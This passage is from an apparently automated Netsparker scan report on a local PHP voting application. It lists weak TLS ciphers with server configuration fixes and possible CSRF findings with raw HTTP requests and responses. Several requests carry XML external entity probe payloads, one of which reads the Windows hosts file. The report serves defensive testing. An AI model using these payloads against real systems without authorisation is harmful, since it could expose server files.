Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:29:02 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;  
  
...  

```

## Remedy

Please upgrade your installation of jQuery to the latest stable version.

## Remedy References

- [Downloading jQuery](#)

CLASSIFICATION	
PCI DSS v3.2	<a href="#">6.2</a>
OWASP 2013	<a href="#">A9</a>
OWASP 2017	<a href="#">A9</a>
CWE	<a href="#">829</a>
CAPEC	<a href="#">310</a>
HIPAA	<a href="#">164.308(A)(1)(I)</a>
OWASP Proactive Controls	<a href="#">C1</a>
ISO27001	<a href="#">A.14.1.2</a>

# 16. Weak Ciphers Enabled

MEDIUM  1

CONFIRMED  1

Netsparker detected that weak ciphers are enabled during secure communication (SSL).

You should allow only strong ciphers on your web server to protect secure communication with your visitors.

## Impact

Attackers might decrypt SSL traffic between your server and your visitors.

## Vulnerabilities

### 16.1. <https://localhost/votesystem/admin/home.php>

**CONFIRMED**

#### List of Supported Weak Ciphers

- TLS\_RSA\_WITH\_IDEA\_CBC\_SHA (0x0007)
- TLS\_DHE\_RSA\_WITH\_AES\_256\_CBC\_SHA (0x0039)
- TLS\_DHE\_RSA\_WITH\_AES\_128\_CBC\_SHA (0x0033)
- TLS\_RSA\_WITH\_AES\_256\_CBC\_SHA (0x0035)
- TLS\_RSA\_WITH\_AES\_128\_CBC\_SHA (0x002F)
- TLS\_DHE\_RSA\_WITH\_CAMELLIA\_256\_CBC\_SHA (0x0088)
- TLS\_DHE\_RSA\_WITH\_CAMELLIA\_128\_CBC\_SHA (0x0045)
- TLS\_RSA\_WITH\_CAMELLIA\_256\_CBC\_SHA (0x0084)
- TLS\_RSA\_WITH\_CAMELLIA\_128\_CBC\_SHA (0x0041)
- TLS\_ECDHE\_RSA\_WITH\_AES\_256\_CBC\_SHA (0xC014)
- TLS\_ECDHE\_RSA\_WITH\_AES\_128\_CBC\_SHA (0xC013)
- TLS\_DHE\_RSA\_WITH\_SEED\_CBC\_SHA (0x009A)
- TLS\_RSA\_WITH\_SEED\_CBC\_SHA (0x0096)
- TLS\_DHE\_RSA\_WITH\_AES\_256\_CBC\_SHA256 (0x006B)
- TLS\_DHE\_RSA\_WITH\_AES\_128\_CBC\_SHA256 (0x0067)
- TLS\_RSA\_WITH\_AES\_256\_CBC\_SHA256 (0x003D)
- TLS\_RSA\_WITH\_AES\_128\_CBC\_SHA256 (0x003C)
- TLS\_ECDHE\_RSA\_WITH\_AES\_256\_CBC\_SHA384 (0xC028)
- TLS\_ECDHE\_RSA\_WITH\_CAMELLIA\_256\_CBC\_SHA384 (0xC077)
- TLS\_DHE\_RSA\_WITH\_CAMELLIA\_256\_CBC\_SHA256 (0x00C4)
- TLS\_ECDHE\_RSA\_WITH\_AES\_128\_CBC\_SHA256 (0xC027)
- TLS\_ECDHE\_RSA\_WITH\_CAMELLIA\_128\_CBC\_SHA256 (0xC076)
- TLS\_DHE\_RSA\_WITH\_CAMELLIA\_128\_CBC\_SHA256 (0x00BE)
- TLS\_RSA\_WITH\_CAMELLIA\_256\_CBC\_SHA256 (0x00C0)
- TLS\_RSA\_WITH\_CAMELLIA\_128\_CBC\_SHA256 (0x00BA)

## Request

[NETSPARKER] SSL Connection

## Response

Response Time (ms) : 1 Total Bytes Received : 27 Body Length : 0 Is Compressed : No

[NETSPARKER] SSL Connection

## Actions to Take

1. For Apache, you should modify the SSLCipherSuite directive in the httpd.conf.

```
SSLCipherSuite HIGH:MEDIUM:!MD5:!RC4
```

2. Lighttpd:

```
ssl.honor-cipher-order = "enable"  
ssl.cipher-list = "EECDH+AESGCM:EDH+AESGCM"
```

3. For Microsoft IIS, you should make some changes to the system registry. **Incorrectly editing the registry may severely damage your system. Before making changes to the registry, you should back up any valued data on your computer.**

- a.Click Start, click Run, type regedt32 or type regedit, and then click OK.
- b.In Registry Editor, locate the following registry key: HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders
- c.Set "Enabled" DWORD to "0x0" for the following registry keys:

```
SCHANNEL\Ciphers\DES 56/56  
SCHANNEL\Ciphers\RC4 64/128  
SCHANNEL\Ciphers\RC4 40/128  
SCHANNEL\Ciphers\RC2 56/128  
SCHANNEL\Ciphers\RC2 40/128  
SCHANNEL\Ciphers\NULL  
SCHANNEL\Hashes\MD5
```

## Remedy

Configure your web server to disallow using weak ciphers.

## External References

- [OWASP - Insecure Configuration Management](#)
- [OWASP Top 10-2017 A3-Sensitive Data Exposure](#)
- [Zombie Poodle - Golden Doodle \(CBC\)](#)
- [Mozilla SSL Configuration Generator](#)
- [Strong Ciphers for Apache, Nginx and Lighttpd](#)



## CLASSIFICATION

PCI DSS v3.2	<a href="#">6.5.4</a>
OWASP 2013	<a href="#">A6</a>
OWASP 2017	<a href="#">A3</a>
CWE	<a href="#">327</a>
CAPEC	<a href="#">217</a>
WASC	<a href="#">4</a>
ISO27001	<a href="#">A.14.1.3</a>

## CVSS 3.0 SCORE

Base	6.8 (Medium)
Temporal	6.8 (Medium)
Environmental	6.8 (Medium)

## CVSS Vector String

CVSS:3.0/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N

## CVSS 3.1 SCORE

Base	6.8 (Medium)
Temporal	6.8 (Medium)
Environmental	6.8 (Medium)

### **CVSS Vector String**

---

CVSS:3.1/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N

---

# 17. [Possible] Cross-site Request Forgery

LOW 

11

Netsparker identified a possible Cross-Site Request Forgery.

CSRF is a very common vulnerability. It's an attack which forces a user to execute unwanted actions on a web application in which the user is currently authenticated.

## Impact

Depending on the application, an attacker can mount any of the actions that can be done by the user such as adding a user, modifying content, deleting data. All the functionality that's available to the victim can be used by the attacker. Only exception to this rule is a page that requires extra information that only the legitimate user can know (such as user's password).

## Vulnerabilities

### 17.1. <http://localhost/votesystem/admin/ballot.php>

#### Form Action(s)

- profile\_update.php?return=ballot.php
- config\_save.php?return=ballot.php

#### Certainty



#### Request

```
GET /votesystem/admin/ballot.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 7.7838 Total Bytes Received : 16706 Body Length : 16367 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cach  
...  
imes; </span> </button>  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return=ballot.php" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col-  
...<br/><b>Configure</b></div>  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return=ballot.php">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...<br/>

## 17.2. http://localhost/votesystem/admin/candidates.php

### Form Action(s)

- profile\_update.php?return=candidates.php
- config\_save.php?return=candidates.php
- candidates\_add.php
- candidates\_edit.php
- candidates\_delete.php
- candidates\_photo.php

## Certainty

### Request

```
GET /votesystem/admin/candidates.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 25.7627 Total Bytes Received : 30002 Body Length : 29663 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:24 GMT  
Cache-Control: no-store, no-cach  
...  
imes; </span> </button>  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return=candidates.php" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col-  
...  
><b>Configure</b></h4>  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return=candidates.php" >  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...  
<span></span> </button>  
<h4 class="modal-title"><b>Add New Candidate</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="candidates\_add.php" enctype="multipart/form-data">  
<div class="form-group">  
<label for="firstname" class="col-sm-3 control-label">Firstname</label>  
  
<div class  
...  
mes; </span> </button>  
<h4 class="modal-title"><b>Edit Voter</b></h4>  
</div>  
<div class="modal-body">

```

<form class="form-horizontal" method="POST" action="candidates_edit.php">
<input type="hidden" class="id" name="id">
<div class="form-group">
<label for="edit_firstname" class="col-sm-3 control-label">Firstname</label>
...
<es;</span></button>
<h4 class="modal-title"><b>Deleting...</b></h4>
</div>
<div class="modal-body">
<form class="form-horizontal" method="POST" action="candidates_delete.php">
<input type="hidden" class="id" name="id">
<div class="text-center">
<p>DELETE CANDIDATE</p>
<h2 class="bold fullname"></h2>
...
<h4 class="modal-title"><b><span class="fullname"></span></b></h4>
</div>
<div class="modal-body">
<form class="form-horizontal" method="POST" action="candidates_photo.php" enctype="multipart/form-data">
<input type="hidden" class="id" name="id">
<div class="form-group">
<label for="photo" class="col-sm-3 control-la
...

```

## 17.3. http://localhost/votesystem/admin/candidates.php

### Certainty



## Request

```
POST /votesystem/admin/candidates.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 124
Content-Type: application/xml
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

<?xml version="1.0"?><!DOCTYPE ns [ <!ELEMENT ns ANY><!ENTITY lfi SYSTEM "data:;base64,TlM3NzU0NTYxNDQ2NTc1">]><ns>&lfi;</ns>
```

## Response

Response Time (ms) : 19.427 Total Bytes Received : 30002 Body Length : 29663 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:29:02 GMT  
Cache-Control: no-store, no-cach  
...  
imes; </span> </button>  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return=candidates.php" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class  
...  
-title"><b>Configure</b></h4>  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return=candidates.php">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
  
...

## 17.4. http://localhost/votesystem/admin/home.php

### Form Action(s)

- profile\_update.php?return=home.php
- config\_save.php?return=home.php

### Certainty

## Request

```
GET /votesystem/admin/home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 161.3411 Total Bytes Received : 26944 Body Length : 26547 Is Compressed : No

HTTP/1.1 302 Found  
Set-Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u; path=/  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:17 GMT  
Cache-Control: no-store, no-cach  
...  
imes;</span></button>  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return=home.php" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col-  
...<br/><b>Configure</b></h4>  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return=home.php">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...<br/>

## 17.5. http://localhost/votesystem/admin/home.php

## Certainty



## Request

```
POST /votesystem/admin/home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 64
Content-Type: application/xml
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

<resetPassword><email>&thisdoesntexists;</email></resetPassword>
```

## Response

Response Time (ms) : 18.1277 Total Bytes Received : 26886 Body Length : 26547 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:46 GMT  
Cache-Control: no-store, no-cach  
...  
imes;</span></button>  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return=home.php" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col-  
...<br><b>Configure</b></div>  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return=home.php">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...<br>

## 17.6. http://localhost/votesystem/admin/positions.php

### Form Action(s)

- profile\_update.php?return=positions.php
- config\_save.php?return=positions.php
- positions\_add.php
- positions\_edit.php
- positions\_delete.php

## Certainty



### Request

```
GET /votesystem/admin/positions.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 9.1343 Total Bytes Received : 22986 Body Length : 22647 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cach  
...  
imes; </span> </button>  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return=positions.php" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col-  
...<br><b>Configure</b></div>  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return=positions.php">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...  
<span> </span> </button>  
<h4 class="modal-title"><b>Add New Position</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="positions\_add.php">  
<div class="form-group">  
<label for="description" class="col-sm-3 control-label">Description</label>  
  
<div class="col-sm-9">  
...  
</span> </button>  
<h4 class="modal-title"><b>Edit Position</b></h4>  
</div>

```

<div class="modal-body">
<form class="form-horizontal" method="POST" action="positions_edit.php">
<input type="hidden" class="id" name="id">
<div class="form-group">
<label for="edit_description" class="col-sm-3 control-label">Description</l
...
es;</span></button>
<h4 class="modal-title"><b>Deleting...</b></h4>
</div>
<div class="modal-body">
<form class="form-horizontal" method="POST" action="positions_delete.php">
<input type="hidden" class="id" name="id">
<div class="text-center">
<p>DELETE POSITION</p>
<h2 class="bold description"><
...

```

## 17.7. http://localhost/votesystem/admin/positions.php

### Certainty

#### Request

POST /votesystem/admin/positions.php HTTP/1.1  
 Host: localhost  
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8  
 Accept-Encoding: gzip, deflate  
 Accept-Language: en-us,en;q=0.5  
 Cache-Control: no-cache  
 Content-Length: 124  
 Content-Type: application/xml  
 Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
 Referer: http://localhost/votesystem/admin/home.php  
 User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
 77 Safari/537.36  
 X-Scanner: Netsparker

```

<?xml version="1.0"?><!DOCTYPE ns [ <!ELEMENT ns ANY><!ENTITY lfi SYSTEM "data:;base64,TlM3NzU0NTYxNDQ2NTc1">]><ns>&lfi;</ns>

```

## Response

Response Time (ms) : 9.5335 Total Bytes Received : 22986 Body Length : 22647 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:28:42 GMT  
Cache-Control: no-store, no-cach  
...  
imes; </span> </button>  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return=positions.php" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col-sm-9">  
...  
<title><b>Configure</b></title>  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return=positions.php">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...  
...

## 17.8. http://localhost/votesystem/admin/voters.php

### Form Action(s)

- profile\_update.php?return=voters.php
- config\_save.php?return=voters.php
- voters\_add.php
- voters\_edit.php
- voters\_delete.php
- voters\_photo.php

## Certainty

### Request

```
GET /votesystem/admin/voters.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 9.4723 Total Bytes Received : 24685 Body Length : 24346 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cach  
...  
imes; </span> </button>  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return=voters.php" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col-  
...  
><b>Configure</b></h4>  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return=voters.php">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...  
<label for="firstname" class="col-sm-3 control-label">Firstname</label>  
  
<div class="col-sm-9">  
<input type="text" class="form-control" id="firstname" name="firstname" required>  
</div>  
</div>  
<div class="form-group">  
<label for="lastname" class="col-sm-3 control-label">Lastname</label>  
  
...  
<div class="form-group">  
<label for="edit\_firstname" class="col-sm-3 control-label">Firstname</label>

```
<div class="col-sm-9">
<input type="text" class="form-control" id="edit_firstname" name="firstname">
</div>
</div>
<div class="form-group">
<label for="edit_lastname" class="col-sm-3 control-label">
<...>
<div class="text-center">
<p>DELETE VOTER</p>
<h2 class="bold fullname"></h2>
</div>
</div>
<div class="modal-footer">
<button type="button" class="btn btn-default btn-flat pull-left" data-dismiss="modal"><i class="fa fa-close"></i> Close</button>
<button type="submit" class="btn btn-danger btn-flat" name="delete"><...>
<"id">
<div class="form-group">
<label for="photo" class="col-sm-3 control-label">Photo</label>
<div class="col-sm-9">
<input type="file" id="photo" name="photo" required>
</div>
</div>
</div>
<div class="modal-footer">
<button type="button" class="btn btn-default" ...>
```

17.9. <http://localhost/votesystem/admin/voters.php>

## Certainty



## Request

```
POST /votesystem/admin/voters.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 136
Content-Type: application/xml
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

<?xml version="1.0"?><!DOCTYPE ns [ <!ELEMENT ns ANY><!ENTITY lfi SYSTEM "file:///C:/Windows/System32/drivers/etc/hosts">]><ns>&lfi;</ns>
```

## Response

Response Time (ms) : 24.9334 Total Bytes Received : 24685 Body Length : 24346 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:28:27 GMT  
Cache-Control: no-store, no-cach  
...  
imes; </span> </button>  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return=voters.php" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="co  
le"><b>Configure</b></div>  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return=voters.php">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...

## 17.10. http://localhost/votesystem/admin/votes.php

### Form Action(s)

- profile\_update.php?return=votes.php
- config\_save.php?return=votes.php

### Certainty

## Request

```
GET /votesystem/admin/votes.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 17.3955 Total Bytes Received : 17568 Body Length : 17229 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cach  
...  
imes; </span> </button>  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return=votes.php" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col-  
...<br/><b>Configure</b></div>  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return=votes.php">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...<br/>

## 17.11. http://localhost/votesystem/admin/votes.php

## Certainty



## Request

```
POST /votesystem/admin/votes.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 124
Content-Type: application/xml
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

```
<?xml version="1.0"?><!DOCTYPE ns [
```

## Response

Response Time (ms) : 15.4348 Total Bytes Received : 16998 Body Length : 16659 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
